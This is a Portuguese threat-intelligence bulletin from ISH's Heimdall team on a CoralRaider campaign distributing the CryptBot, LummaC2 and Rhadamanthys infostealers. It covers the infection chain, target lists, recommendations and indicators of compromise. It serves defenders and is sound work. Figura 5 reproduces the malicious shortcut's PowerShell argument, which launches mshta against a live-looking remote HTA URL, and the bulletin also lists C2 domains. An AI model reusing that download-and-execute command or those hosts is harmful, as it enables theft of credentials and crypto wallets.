



BOLETIM DE SEGURANÇA

Nova campanha do CoralRider distribui infostealers em ataque direcionado



Receba alertas e informações sobre segurança cibernética e ameaças rapidamente, por meio do nosso **X**.

[Heimdall Security Research](#)



Acesse boletins diários sobre agentes de ameaças, *malwares*, indicadores de comprometimentos, TTPs e outras informações no *site* da ISH.

[Boletins de Segurança – Heimdall](#)



ISH

CONTAS DO FACEBOOK SÃO INVADIDAS POR EXTENSÕES MALICIOSAS DE NAVEGADORES

Descoberto recentemente que atores maliciosos utilizam extensões de navegadores para realizar o roubo de cookies de sessões de sites como o Facebook. A extensão maliciosa é oferecida como um anexo do ChatGPT...

BAIXAR



ISH

ALERTA PARA RETORNO DO MALWARE EMOTET!

O malware Emotet após permanecer alguns meses sem operações retornou com outro meio de propagação, via OneNote e também dos métodos já conhecidos via Planilhas e Documentos do Microsoft Office...

BAIXAR



ISH

GRUPO DE RANSOMWARE CLOP EXPLORANDO VULNERABILIDADE PARA NOVAS VÍTIMAS

O grupo de Ransomware conhecido como CLOP está explorando ativamente a vulnerabilidade conhecida como CVE-2023-0669, na qual realizou o ataque a diversas organizações e expôs os dados no site de data leaks...

BAIXAR

SUMÁRIO

1	Sumário Executivo	6
2	Informações sobre a ameaça	7
3	Recomendações.....	14
4	Indicadores de Compromissos	15
5	Referências	17

LISTA DE TABELAS

Tabela 1 – Tabela de CDN.....	7
Tabela 2 – Indicadores de Compromissos de artefatos.....	15
Tabela 3 – Indicadores de Compromissos de Rede.....	16

LISTA DE FIGURAS

<i>Figura 1 – Vitimologia e infraestrutura dos atores.</i>	<i>7</i>
<i>Figura 2 – Gráfico de requisições DNS.</i>	<i>8</i>
<i>Figura 3 – Script decryptor do PowerShell da campanha Rotbot.</i>	<i>8</i>
<i>Figura 4 – Cadeia de infecção.</i>	<i>9</i>
<i>Figura 5 – Comando do PowerShell para baixar e executar um arquivo de aplicativo HTML.</i>	<i>10</i>
<i>Figura 6 – Distribuição da variante do CryptBot.</i>	<i>10</i>
<i>Figura 7 – Ofuscação do malware.</i>	<i>11</i>
<i>Figura 8 – Campanha do Rhadamanthys.</i>	<i>11</i>
<i>Figura 9 – Primeiro estágio.</i>	<i>12</i>
<i>Figura 10 – Segundo estágio.</i>	<i>12</i>
<i>Figura 11 – Análise do executável.</i>	<i>13</i>

1 SUMÁRIO EXECUTIVO

A Cisco descobriu uma nova campanha maliciosa que dissemina três tipos de infostealers: Cryptbot, LummaC2 e Rhadamanthys. A estratégia inclui um novo parâmetro de linha de comando do PowerShell, escondido em um arquivo LNK, que permite a evasão de antivírus e o download do malware no sistema da vítima. A infraestrutura da campanha se aproveita de um domínio CDN para armazenar e distribuir um arquivo HTA nocivo e sua carga maliciosa. A Talos suspeita que o grupo CoralRaider esteja por trás dessas ações, baseando-se em similaridades com a campanha anterior Rotbot, que compartilha métodos como o uso de atalhos do Windows, scripts de PowerShell para baixar o malware e a técnica FoDHelper para contornar o UAC nos dispositivos alvo.

2 INFORMAÇÕES SOBRE A AMEAÇA

A recente campanha maliciosa impacta usuários em diversas nações, como EUA, Nigéria e Japão, conforme dados de telemetria e fontes abertas. Notavelmente, call centers japoneses de TI e entidades sírias de defesa civil estão entre os afetados. Os ataques envolvem downloads de arquivos que se passam por filmes, sugerindo uma ameaça ampla a diferentes setores e áreas geográficas.



Figura 1 – Vitimologia e infraestrutura dos atores.

Detectou-se que o ator emprega o cache de uma *Content Delivery Network* (CDN) para hospedar arquivos mal-intencionados no host de borda, minimizando latências de acesso. A estratégia inclui o uso desse cache CDN como ponto de distribuição, visando ludibriar os sistemas de defesa de rede.

CDN edge URLs	Information Stealer
hxxps[://]techsheck[.]b-cdn[.]net/Zen90	Cryptbot
hxxps[://]zexodown-2[.]b-cdn[.]net/Peta12	Cryptbot
hxxps[://]denv-2[.]b-cdn[.]net/FebL5	Cryptbot, Rhadamanthys
hxxps[://]download-main5[.]b-cdn[.]net/BSR_v7IDcc	Rhadamanthys
hxxps[://]dashdisk-2[.]b-cdn[.]net/XFeb18	Cryptbot
hxxps[://]metrodown-3[.]b-cdn[.]net/MebL1	Cryptbot
hxxps[://]metrodown-2[.]b-cdn[.]net/MebL1	Cryptbot, LummaC2
hxxps[://]metrodown-2[.]b-cdn[.]net/SAq2	LummaC2

Tabela 1 – Tabela de CDN.

Na imagem abaixo é mostrada a cadeia de infecção em vários estágios para entregar a carga útil.




Figura 4 – Cadeia de infecção.

A infecção se inicia com a abertura, pela vítima, de um atalho mal-intencionado oriundo de um ZIP adquirido via download drive-by. E-mails de phishing são o método provável de distribuição desses links nocivos pelo agente da ameaça. O atalho do Windows contém um comando PowerShell que ativa um arquivo HTA hostil em domínios CDN sob controle do atacante. Esse arquivo HTA, por sua vez, executa um Javascript que decifra e roda um script de descryptografia do PowerShell. Este script, então, decodifica e executa na memória da vítima um script do PowerShell Loader, que realiza diversas ações para se esquivar de detecções, contornar o UAC e, por fim, descarregar e iniciar um payload malicioso, como Cryptbot, LummaC2 ou o stealer de dados Rhadamanthys.

Adicionalmente, o atalho do Windows dispara um comando PowerShell para baixar e executar um arquivo HTML aplicativo no dispositivo da vítima. O invasor utilizou o alias "gp" do PowerShell, correspondente ao comando Get-ItemProperty, para acessar informações no registro do sistema e localizar o executável "mshta.exe". Com o uso de mshta.exe, o PowerShell executa o arquivo HTA malicioso armazenado em um servidor remoto, afetando assim a máquina da vítima.

```
Source file: Movie (720p).lnk
Source created: 2024-02-27 11:40:16
Source modified: 2024-02-27 04:22:21
Source accessed: 2024-02-28 04:40:28

--- Header ---
Target created: null
Target modified: null
Target accessed: null


File size (bytes): 0
Flags: HasTargetIdList, HasName, HasRelativePath, HasArguments, HasIconLocation, IsUnicode
File attributes: 0
Icon index: 115
Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Name: Powershell
Relative Path: ..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Arguments: .(gp -pa 'HKLM:\SOF*\Clas*\Applications\msh*e').('PSChildName')https://techsheck.b-cdn.net/Zen90
Icon Location: shell32.dll
```

Figura 5 – Comando do PowerShell para baixar e executar um arquivo de aplicativo HTML.

Foi identificado que, nesta campanha específica, o ator distribuiu três malwares notórios com o intuito de extrair informações, nomeadamente CryptBot, LummaC2 e Rhadamanthys. Estes malwares visam dados sensíveis das vítimas, incluindo detalhes do sistema e do navegador, credenciais de acesso, carteiras digitais e informações financeiras. O CryptBot, é um infostealer voltado para sistemas Windows e descoberto em 2019 pela GDATA, é especializado em subtrair informações sigilosas de dispositivos comprometidos, como credenciais armazenadas em navegadores, dados de carteiras de criptomoedas, cookies e informações de cartões de crédito, além de capturar telas do sistema infectado.

Recentemente, foi detectada uma nova variante do CryptBot em circulação desde janeiro de 2024. Embora mantenha o propósito original, essa versão inova com funcionalidades adicionais e técnicas avançadas para impedir análises de malware. Algumas variantes dessa nova versão incluem a proteção VMProtect V2.0.3-2.13; outras também utilizam VMProtect, mas em versões não especificadas. O objetivo do renovado CryptBot é o furto de informações confidenciais de sistemas infectados e a alteração nas configurações dos aplicativos visados. A seguir, apresenta-se a lista de navegadores, aplicativos e carteiras de criptomoedas que são alvos dessa nova variante do CryptBot.



Targeted data and applications by new Cryptbot variant

Web Browsers	Applications	Cryptocurrency wallets
<ul style="list-style-type: none"> Avast Secure Browser Brave Mozilla Firefox Cleaner Browser Vivaldi Google Chrome Opera Microsoft Edge Chromium Slimjet Comado Dragon Caccoc 360Chromex Cent Browser AVG Web Browser CatsxpSoftware 	<ul style="list-style-type: none"> JEE Applications Trezor KeePass Authy two-factor authentication Google Authenticator 	<ul style="list-style-type: none"> Bitcoin Litecoin Dogecoin Motamask Argent X Braavos Polka Soltaire Bitwarden Last pass EnKrypt Meowcoin Rabby ZipPay Exodusweb3 Trust Martian aptos Multi BitHD Electrum OKX Backpack Xverse UniSat Tonkeeper Safepal Binance Phantom Sollet TronLink Guarda Atomic Yorol Jaxx Liberty Keplr Tezos Bitbox Ledger Live Waves-client Exodus_Eden

Figura 6 – Distribuição da variante do CryptBot.

Na campanha atual, revelou-se uma nova versão do malware LummaC2 está sendo distribuída como uma carga útil alternativa. Este, conhecido por ser um infostealer, busca extrair dados das máquinas infectadas. Relatórios anteriores, já haviam identificado a comercialização deste malware no mercado negro. Nesta nova iteração, o LummaC2 teve suas funcionalidades de extração de dados aprimoradas e recebeu uma camada adicional de ofuscação através de um algoritmo exclusivo. Este algoritmo está armazenado em uma seção distinta dentro da estrutura do malware.

property	value	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]	section[4]
name	.text	.rdata	.data	.reloc	xcym
footprint > sha256	03919FC24E175968EC546C8...	442A1202B2DF587C961F14C...	B2687E8701B86D37FFB962DE...	501FF014516F80F74512CDE0...	5C2445068620EB1FDECE32B...
entropy	6.761	5.947	7.294	6.702	5.940
file-ratio (99.82%)	63.18 %	3.11 %	20.94 %	11.54 %	1.06 %
raw-address (begin)	0x00000400	0x00059400	0x0005DA00	0x0007B200	0x0008B600
raw-address (end)	0x00059400	0x0005DA00	0x0007B200	0x0008B600	0x0008CE00
raw-size (576000 bytes)	0x00059000 (364544 bytes)	0x00004600 (17920 bytes)	0x0001D800 (120832 bytes)	0x00010400 (66560 bytes)	0x00001800 (6144 bytes)
virtual-address	0x00001000	0x0005A000	0x0005F000	0x0007E000	0x0008F000
virtual-size (581596 bytes)	0x00058F0E (364302 bytes)	0x0000448E (17550 bytes)	0x0001EB74 (125044 bytes)	0x000103CC (66508 bytes)	0x00002000 (8192 bytes)

Figura 7 – Ofuscação do malware.

A campanha recente revelou a presença do Rhadamanthys, um notório malware de roubo de informações, que foi inicialmente divulgado em fóruns clandestinos em setembro de 2022. O desenvolvimento do Rhadamanthys prosseguiu, culminando no lançamento da versão V0.6.0 em 20 de fevereiro de 2024. Contudo, a variante específica do Rhadamanthys identificada na campanha atual corresponde à versão anterior, v0.5.0, e não à mais recente.




Figura 8 – Campanha do Rhadamanthys.

Na análise do executável revelou que o malware executa a descompressão de um módulo carregador com um formato exclusivo identificado pelo cabeçalho "XS", seguido pela injeção no processo. Este módulo carregador no formato XS guarda semelhanças com uma variante do Rhadamanthys previamente examinada pela Check Point. Para a injeção, o malware escolhe um processo alvo de uma relação pré-definida e codificada dentro do próprio binário.

- "%Systemroot%\system32\dialer.exe"
- "%Systemroot%\system32\openwith.exe"

Address	Hex	ASCII
00280000	58 53 0B 01 05 00 BF 00 7C 00 03 00 00 F0 00 00	XS...z. ...ð..
00280010	80 10 00 00 78 00 00 00 90 B4 00 00 00 00 00 00	...x...à...
00280020	00 00 00 00 16 03 00 00 00 E0 00 00 00 10 00 00a.....
00280030	7C 00 00 00 00 88 00 00 03 00 00 00 00 A0 00 00°.....
00280040	7C 88 00 00 00 0C 00 00 03 00 00 00 00 B0 00 00A.....
00280050	7C 94 00 00 00 0E 00 00 02 00 00 00 00 C0 00 00a.....
00280060	7C A2 00 00 00 12 00 00 06 00 00 00 00 E0 00 00°.....
00280070	7C B4 00 00 00 06 00 00 0A 00 00 00 90 90 90 90°.....
00280080	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90°.....
00280090	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90°.....
002800A0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90°.....
002800B0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90°.....
002800C0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90°.....
002800D0	90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90°.....
002800E0	8D A4 24 00 00 00 00 05 00 00 00 00 4C 8B D1 B8	.\$.....L.N.
002800F0	00 00 00 00 0F 05 C3 05 00 00 00 00 E9 BC 65 00A.....éxe.
00280100	00 E9 09 67 00 00 FF 71 08 FF 71 04 FF 31 FF D0	é.g..ÿq.ÿq.ÿÿÿD
00280110	C2 04 00 CC CC CC CC CC CC CC CC 55 8B EC 57	A..iiiiiiiU.iW
00280120	56 8B 75 0C 8B 4D 10 8B 7D 08 8B C1 8B D1 03 C6	V.u..M..}..A.N.A
00280130	3B FE 76 08 3B F8 0F 82 74 01 00 00 F7 C7 03 00	;pv.;ø..t...Ç..
00280140	00 00 75 14 C1 E9 02 83 E2 03 83 F9 08 72 29 F3	..u.Áé..â..ù.r)ó
00280150	A5 FF 24 95 E6 11 00 00 8B C7 BA 03 00 00 00 83	¥\$.æ....C°.....

Figura 11 – Análise do executável.

3 RECOMENDAÇÕES

Além dos indicadores de comprometimento elencados abaixo pela ISH, poderão ser adotadas medidas visando a mitigação da infecção do referido *malware*, como por exemplo:

Atualize seu software

- Mantenha todos os seus sistemas e aplicativos atualizados para proteger contra vulnerabilidades conhecidas.

Use antivírus e anti-malware

- Instale e mantenha atualizados programas antivírus e anti-malware confiáveis.

Habilite a autenticação de dois fatores (2FA)

- Use 2FA sempre que possível, especialmente em contas de mídia social e financeiras.

Faça backup de seus dados

- Regularmente faça backup de seus dados importantes em locais seguros, como unidades externas ou serviços de armazenamento em nuvem.

Monitore suas contas

- Verifique regularmente suas contas para qualquer atividade suspeita e altere suas senhas imediatamente se você suspeitar de uma violação.

Evite redes wi-fi públicas

- Quando estiver fora de casa, evite usar redes Wi-Fi públicas para acessar informações sensíveis ou realizar transações financeiras.

Informe-se sobre as ameaças mais recentes

- Mantenha-se atualizado sobre as últimas ameaças cibernéticas e como se proteger contra elas.

4 INDICADORES DE COMPROMISSOS

A ISH Tecnologia realiza o tratamento de diversos indicadores de compromissos coletados por meio de fontes abertas, fechadas e também de análises realizadas pela equipe de segurança Heimdall. Diante disto, abaixo listamos todos os Indicadores de Compromissos (IOCs) relacionadas a análise do(s) artefato(s) deste relatório.

Indicadores de compromisso do artefato	
md5:	d24a95ce58cd861b6f16fc38804e8bad
sha1:	43cbac46a7dd816ef5c7c851557290f7d5fc18c4
sha256:	150dd450f343c7b1e3b2715eae3ed470c1c1fadf91f2048516315f1500a58ffa
File name:	Movie (720p_).lnk

Indicadores de compromisso do artefato	
md5:	95d0f6c667aa66ac301a4e2b15157280
sha1:	f57d8b201e50a75b3d8af35fed2eeb385507ce6a
sha256:	74ea6e91c00baad0b77575740eb7f0fb5ad1d05ddea8227dc1aa477e179e62df
File name:	Video (720p)HD.lnk

Indicadores de compromisso do artefato	
md5:	4b92593d1c2547c17b1ffacf1d957263
sha1:	9989a8eadc8604c843137b2014e5518ffa744f18
sha256:	3ae459746637e6f5536f3ba4158c822031578335505a512df3c31728cac8f627
File name:	Video (720p).lnk

Indicadores de compromisso do artefato	
md5:	72e8ce3548c019fe9d558f9218987993
sha1:	260a18065704384b0e9c8897b01323eb1242a0d2
sha256:	88528be553f2a6f72e2ae0243ea907d5dcdcd7c8777831b4c3ab2a67128bc9b9
File name:	Video (720p_HD).lnk

Indicadores de compromisso do artefato	
md5:	2e5c432d17b45d6d5fc99671ebd64dce
sha1:	acbed6e427b51d2171794633efd068925e7741fe
sha256:	fd53383d85b39e68d817e39030aa2184764ab4de2d478b7e33afc39dd9661e96
File name:	Setup.lnk

Tabela 2 – Indicadores de Compromissos de artefatos

Indicadores de URL, IPs e Domínios

Indicadores de URL, IPs e Domínios	
URL	kzeight8ht.top/upload.php kbeight8sb.top/upload.php kbeight8vs.top/upload.php kbeight8ht.top/upload.php kbeight8pn.top/upload.php dbeight8pt.top/zip.php kveight8sb.top/zip.php peasanthovecapsll.shop/api claimconcessionrebe.shop/api culturesketchfinanciall.shop/api gemcreedarticulateod.shop/api liabilityarrangemenyit.shop/api modestessayevenmilwek.shop/api secretionsuitcasenioise.shop/api sofahuntingslidedine.shop/api triangleseasonbenchwj.shop/api techscheck.b-cdn.net/Zen90 zexodown-2.b-cdn.net/Peta12 denv-2.b-cdn.net/FebL5 metrodown-2.b-cdn.net/MebL1 metrodown-2.b-cdn.net/SAq2 denv-2.b-cdn.net/FebL4 download-main5.b-cdn.net/BSR_v7IDcc metrodown-3.b-cdn.net/MebL1 dashdisk-2.b-cdn.net/XFeb18
IP	185.23.108.220

Tabela 3 – Indicadores de Compromissos de Rede.

Obs: Os *links* e endereços IP elencados acima podem estar ativos; cuidado ao realizar a manipulação dos referidos IoCs, evite realizar o clique e se tornar vítima do conteúdo malicioso hospedado no IoC.

Se deseja ter acesso aos demais Indicadores de Compromissos (IoCs), envie um e-mail para: heimdall@ish.com.br

5 REFERÊNCIAS

- Heimdall by ISH Tecnologia
- [Cisco Talos](#)
- [Thehackernews](#)



heimdall
security research

A DIVISION OF ISH